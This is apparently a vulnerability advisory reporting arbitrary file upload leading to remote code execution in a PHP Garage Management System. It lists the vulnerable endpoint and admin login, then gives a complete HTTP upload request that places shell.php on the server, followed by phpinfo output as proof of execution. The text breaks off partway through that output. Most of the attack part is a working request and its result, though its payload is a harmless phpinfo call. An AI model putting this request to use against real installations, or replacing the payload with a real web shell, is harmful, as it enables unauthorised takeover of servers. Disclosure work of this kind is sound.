Garage Management System v1.0 by Alex has arbitrary code execution (RCE)

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vendors: https://www.sourcecodester.com/php/15485/garage-management-system-using-phpmysql-source-code.html

The program is built using the xmapp-php8.1 version

Login account: xxx@gmail.com/rootadmin (Super Admin account)

Vulnerability url: ip/garage/php_action/editProductImage.php?id=1

Loophole location: arbitrary file upload exists in Garage Management System's editProductImag.php file (RCE).

Request package for file upload：

```
POST /garage/php_action/editProductImage.php?id=1 HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

```
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/garage/editproduct.php?id=1
Cookie: _ga=GA1.1.1382961971.1655097107; PHPSESSID=m6rramo7f8jalaggbvjh84b1mm
Connection: close
Content-Type: multipart/form-data; boundary=--------------------------2213179266536
Content-Length: 432

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Content-Disposition: form-data; name="old_image"

shell.php
----------------------------2213179266536
Content-Disposition: form-data; name="productImage"; filename="shell.php"
Content-Type: application/octet-stream

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<?php phpinfo();?>
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Content-Disposition: form-data; name="btn"


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```



The files will be uploaded to this directory \garage\assets\myimages



We visited the directory of the file in the browser and found that the code had been executed



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PHP Version 8.0.7

System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) AMD64
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_19_9\sdk,shared" "--with-oci8-12c=c:\php-snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-19=c:\php-snap-build